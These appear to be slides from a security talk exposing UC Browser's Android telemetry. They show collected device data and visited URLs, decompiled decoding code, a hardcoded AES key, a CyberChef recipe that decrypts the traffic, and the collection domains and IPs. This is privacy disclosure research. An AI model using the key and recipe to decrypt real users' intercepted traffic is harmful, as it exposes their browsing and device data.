4”,“model”:“RMX1971”,“lang”:“en”,“dsp_dpi”:“480”,“net”:“wifi”,“brand”:“realm  
e”,“dsp_h”:“2132”,“ver”:“13.4.0.1306”,“product”:“UCMobile”,“mnc”:“denied”,“i  
p”:“185.226.144.94”,“bsver”:“inappatch64”,“bver”:“13.4.0.1306”,“bserial”:“  
210428170421”,“appid”:“UCMobileIntl”,“amem”:“3424”,“sdk”:“29”,“tzone”:“A  
sia√Jayapura”,“crver”:“4.1.1.0”,“crserial”:“210426141251”}
```



What? Android

```
{\"@\": [123, 34, 119, 95, 116, 109, 34, 58, 34, 49, 54, 50, 50, 53, 51, 55, 52, 51, 55, 34, 44, 34, 119, 95, 98, 105, 100, 34, 58, 34, 117, 52, 95, 100, 101, 102, 97, 117, 108, 116, 34, 44, 34, 119, 95, 117, 114, 108, 34, 58, 34, 104, 116, 116, 112, 115, 58, 92, 47, 92, 47, 109, 46, 102, 97, 99, 101, 98, 111, 111, 107, 46, 99, 111, 109, 92, 47, 34, 44, 34, 112, 115, 34, 58, 34, 99, 111, 109, 46, 85, 67, 77, 111, 98, 105, 108, 101, 46, 105, 110, 116, 108, 34, 44, 34, 112, 105, 100, 34, 58, 34, 49, 50, 48, 56, 56, 34, 44, 34, 115, 116, 105, 109, 101, 34, 58, 34, 49, 54, 50, 50, 53, 51, 55, 52, 50, 54, 49, 51, 58, 34, 44, 34, 116, 121, 112, 101, 34, 58, 34, 112, 118, 117, 118, 34, 44, 34, 102, 114, 34, 58, 34, 97, 110, 100, 114, 111, 105, 100, 34, 44, 34, 109, 99, 99, 34, 58, 34, 100, 101, 110, 105, 101, 100, 34, 44, 34, 112, 107, 103, 34, 58, 34, 99, 111, 109, 46, 85, 67, 77, 111, 98, 105, 108, 101, 46, 105, 110, 116, 108, 34, 44, 34, 118, 99, 111, 100, 101, 34, 58, 34, 53, 48, 49, 56, 54, 34, 44, 34, 100, 115, 112, 95, 119, 34, 58, 34, 49, 48, 56, 48, 34, 44, 34, 114, 111, 109, 34, 58, 34, 49, 48, 34, 44, 34, 100, 115, 112, 95, 100, 34, 58, 34, 51, 48, 48, 34, 44, 34, 119, 105, 100, 34, 58, 34, 55, 54, 98, 50, 52, 101, 56, 56, 45, 97, 49, 100, 100, 45, 52, 50, 53, 54, 45, 97, 52, 100, 99, 45, 49, 99, 57, 57, 98, 101, 54, 50, 102, 102, 55, 52, 34, 44, 34, 116, 109, 101, 109, 34, 58, 34, 55, 54, 53, 57, 34, 44, 34, 115, 100, 107, 118, 101, 114, 34, 58, 34, 49, 46, 48, 46, 48, 46, 56, 34, 44, 34, 99, 116, 105, 109, 101, 34, 58, 34, 49, 54, 50, 50, 53, 51, 55, 52, 51, 55, 34, 44, 34, 109, 111, 100, 101, 108, 34, 58, 34, 82, 77, 88, 49, 57, 55, 49, 34, 44, 34, 108, 97, 110, 103, 34, 58, 34, 101, 110, 34, 44, 34, 100, 115, 112, 95, 100, 112, 105, 34, 58, 34, 52, 56, 48, 34, 44, 34, 110, 101, 116, 34, 58, 34, 119, 105, 102, 105, 34, 44, 34, 98, 114, 97, 110, 100, 34, 58, 34, 114, 101, 97, 108, 109, 101, 34, 44, 34, 100, 115, 112, 95, 104, 34, 58, 34, 50, 49, 51, 50, 34, 44, 34, 118, 101, 114, 34, 58, 34, 49, 51, 46, 52, 46, 48, 46, 49, 51, 48, 54, 34, 44, 34, 112, 114, 111, 100, 117, 99, 116, 34, 58, 34, 85, 67, 77, 111, 98, 105, 108, 101, 34, 44, 34, 109, 110, 99, 34, 58, 34, 100, 101, 110, 105, 101, 100, 34, 44, 34, 105, 112, 34, 58, 34, 49, 57, 50, 46, 49, 54, 56, 46, 49, 46, 50, 48, 53, 34, 44, 34, 98, 115, 118, 101, 114, 34, 58, 34, 105, 110, 97, 112, 112, 112, 97, 116, 99, 104, 54, 52, 34, 44, 34, 98, 118, 101, 114, 34, 58, 34, 49, 51, 46, 52, 46, 48, 46, 49, 51, 48, 54, 34, 44, 34, 98, 115, 101, 114, 105, 97, 108, 34, 58, 34, 50, 49, 48, 52, 50, 56, 49, 55, 48, 52, 50, 49, 34, 44, 34, 97, 112, 112, 105, 100, 34, 58, 34, 85, 67, 77, 111, 98, 105, 108, 101, 73, 110, 116, 108, 34, 44, 34, 97, 109, 101, 109, 34, 58, 34, 52, 48, 53, 54, 34, 44, 34, 115, 100, 107, 34, 58, 34, 50, 57, 34, 44, 34, 116, 122, 111, 110, 101, 34, 58, 34, 65, 115, 105, 97, 92, 47, 74, 97, 121, 97, 112, 117, 114, 97, 34, 44, 34, 99, 114, 118, 101, 114, 34, 58, 34, 52, 46, 49, 46, 49, 46, 48, 34, 44, 34, 99, 114, 115, 101, 114, 105, 97, 108, 34, 58, 34, 50, 49, 48, 52, 50, 54, 49, 52, 49, 50, 53, 49, 34, 125, 10]}  
java.lang.Exception  
  at javax.crypto.Cipher.doFinal(Native Method)  
  at com.uc.wpk.UCDataFlow.a(Unknown Source:813)  
  at com.uc.wpk.UCDataFlow.a(Unknown Source:457)  
  at com.uc.wpk.UCDataFlow.run(Unknown Source:5214)  
  at android.os.Handler.handleCallback(Handler.java:883)  
  at android.os.Handler.dispatchMessage(Handler.java:100)  
  at android.os.Looper.loop(Looper.java:228)  
  at android.os.HandlerThread.run(HandlerThread.java:67)
```



What? Android

```
case 35:
    byte[] bArr9 = (byte[]) objArr[0];
    int intValue = ((Integer) objArr[1]).intValue();
    boolean booleanValue2 = ((Boolean) objArr[2]).booleanValue();
    if (bArr9 == null || bArr9.length <= 0) {
        return new Object[]{bArr9};
    }
    if (!booleanValue2) {
        return new Object[]{bArr9};
    }
    if (intValue == 2) {
        try {
            if (!f12607bE) {
                if (f12553aD == null) {
                    throw new AssertionError();
                }
            }
            bArr9 = f12553aD.doFinal(bArr9);
        } catch (Throwable th10) {
            log(null, null, "invoke", "DO_DECODE Err:", th10);
            m48526a("wpk_ex_aesd", "msg", th10.getMessage());
            throw th10;
        }
    } else if (intValue == 3) {
        try {
            ConcurrentLinkedList concurrentLinkedList2 = (ConcurrentLinkedList) C26931a.f12660c.get(3);
            if (concurrentLinkedList2 == null || concurrentLinkedList2.isEmpty()) {
                throw new RuntimeException("decoder_not_set");
            }
            bArr9 = (byte[]) m48532a(1, 3, bArr9)[0];
            if (bArr9 == null || bArr9.length <= 0) {
                throw new RuntimeException("decode_ret_nothing");
            }
        } catch (Throwable th11) {
            log(null, null, "invoke", "DO_DECODE Err:", th11);
            m48526a("wpk_ex_wsgd", "msg", th11.getMessage());
            throw th11;
        }
    }
    return new Object[]{bArr9};
}
```

What? Android

```
/* renamed from: com.uc.browser.w.n */  
/* compiled from: ProGuard */  
24 public final class C19072n {  
    public static String appId = "UCMobileIntl";  
    24 public static String djZ = "QcBelt#jvn9$ea8f";  
  
    25 public static void bRg() {  
        26 if (!C2483a.m2680WP()) {  
            285 HashMap hashMap = new HashMap();  
            226 hashMap.put("appSecret", djZ);  
            328 hashMap.put("bsver", "inapppatch64");  
            329 hashMap.put("bver", "13.4.0.1306");  
            396 hashMap.put(ProductEVIInfo.KEY_PRODUCT, "UCMobile");  
            407 hashMap.put("bserial", "210428170421");  
            439 hashMap.put(WPKFactory.INIT_KEY_APP_ID, appId);  
            420 hashMap.put("ud", C13383f.aJK());  
            10641 hashMap.put("vcode", Integer.toString(50186));  
            452 C2483a.m2681e(C20295f.sAppContext, hashMap);  
            20521 LogInternal.m44694d("Wpk.Report", UCCore.LEGACY_EVENT_INIT);  
            45 }  
        2052 }  
    }
```



What? Android

Recipe

AES Decrypt

Key: QcBe1t#jvn9\$ea8f (UTF8)

IV: 00000000000000000000000000000000 (HEX)

Mode: CBC | Input: Hex | Output: Raw

To Hexdump

Width: 16 | Upper case hex | Include final length

UNIX format

Gunzip

STEP **BAKE!** Auto Bake

Input

length: 1297
lines: 1


```
b5 fe 02 fb 93 cb b5 f4 b5 3a e3 d0 d6 26 b8 88 bb 46 8b 5c 2e 49 fb 77 ab f9 ad 8b b6 5e 7a 22
d3 b8 2a cf ed 13 b2 f0 6c 6d fa de 84 8f e9 e5 b0 2f 16 f8 a6 2b ee 60 04 8e a3 0c 2a 51 5b 4e
89 8d ca db b6 bc a0 97 f3 09 6c 1b d4 0d 35 10 b3 35 b5 6e 70 76 f5 00 9b 46 58 72 3d 25 43 f7
bc 24 26 ae 8b 73 dc b0 20 ec aa 9d 68 51 57 70 5a 00 65 e1 b5 00 51 7b 68 26 e9 00 f2 1b 49 f5
72 44 65 94 90 e1 5b 6d 12 e1 dc 93 61 fd 4a df dd 30 0a 62 00 c4 0f 0b 52 97 2b c2 01 25 ba 5e
59 93 6a ed 95 4d c9 6b a8 1d 86 63 a1 68 20 48 f4 4d 4a b6 d9 77 e0 f6 cf 90 e0 9d b7 0f dc d2
74 46 26 91 3f 42 ca a9 7c 93 0f bb 2c 59 3c 37 4d 37 a4 98 9d 97 65 a7 cd b4 0f f6 f6 3a 94 37
a7 88 c3 62 9d 8d f1 9b 86 0c b6 d0 be db 5c 7e 3d 7f dc bd 18 15 04 37 2f bf ff 72 57 91 f3 9e
25 5f 35 08 07 0a 28 ae 62 42 6c ad 87 ef dd 7b 15 9d ab c6 d6 d3 7e 81 b0 c9 68 82 40 94 9f d5
02 32 7d 17 90 48 ac 24 8f 65 7f d0 1a cd 13 29 12 9a 45 ec a3 44 d8 ba 9f aa 51 19 16 cf 2b 77
d1 74 02 f8 0d 44 55 f4 fe 8b 8a ee da b9 40 b2 0b 37 aa 5a 3d ba f1 0d 51 50 a3 9b 27 11 2f ba
8c d8 2a db 3d 85 a2 8f fc 18 57 26 5a ea aa 87 df 64 d6 e4 50 34 12 d7 e8 e8 4b 75 d5 1f fb df
ec 15 43 4e 82 83 91 1a 23 37 15 49 ab 6f bd 63 17 0a 2c 4b 30 93 9c a0 53 eb 2d 05 56 8a 1a d0
29 4b e6 79 f9 d6 08 2d 13 9f 56 f6 e2 d1 98 65
```

Output

start: 43 | time: 5ms
end: 86 | length: 728
length: 43 | lines: 2

```
{"w_bid": "u4_default", "w_tm": "1620668410", "w_url": "https://hux.site
/this is an url", "ps": "com.UCMobile.intl", "pid": "4292", "stime": "1622648079751", "type": "pvuv", "fr
": "android", "mcc": "denied", "pkg": "com.UCMobile.intl", "vcode": "50186", "dsp_w": "1080", "rom": "10", "d
sp_d": "300", "wid": "76b24e88-a1dd-4256-
a4dc-1c99be62ff74", "tmem": "7659", "sdkver": "1.0.0.8", "ctime": "1620668410", "model": "RMX1971", "lang
": "en", "dsp_dpi": "480", "net": "wifi", "brand": "realme", "dsp_h": "2132", "ver": "13.4.0.1306", "product":
"UCMobile", "mnc": "denied", "ip": "86.148.69.41", "bsver": "inappatch64", "bver": "13.4.0.1306", "bseria
l": "210428170421", "appid": "UCMobileIntl", "amem": "4069", "sdk": "29", "tzzone": "Asia
/Jayapura", "crver": "4.1.1.0", "crserial": "210426141251"}
```





Where?

Domain	gjapplog[.]uc[.]cn
px-intl[.]ucweb[.]com	Registrar
Registrar	China Internet Network Information Center (CNNIC)
Alibaba Cloud Computing (Beijing) Co., Ltd.	Creation Date
Creation Date	2003-03-17
2003-05-20	Expiration Date
Expiration Date	2022-03-17
2023-05-20	IP Address
IP Address	168.235.204[.]12
157.185.188[.]1	157.185.133[.]31
157.185.128[.]218	157.185.133[.]129
157.185.128[.]213	8.37.236[.]197
Country	Country
CN	CN

Where?

UCWeb Mobile Private Limited

iPhone



UC大字版-头条资讯视频
抢先看
Utilities



夸克-新生代智能搜索
Utilities




UC浏览器-头条抢先看
Utilities

iPad



夸克HD-2倍速
Utilities



THANK YOU!

github: huuck

twitter: @hookgab

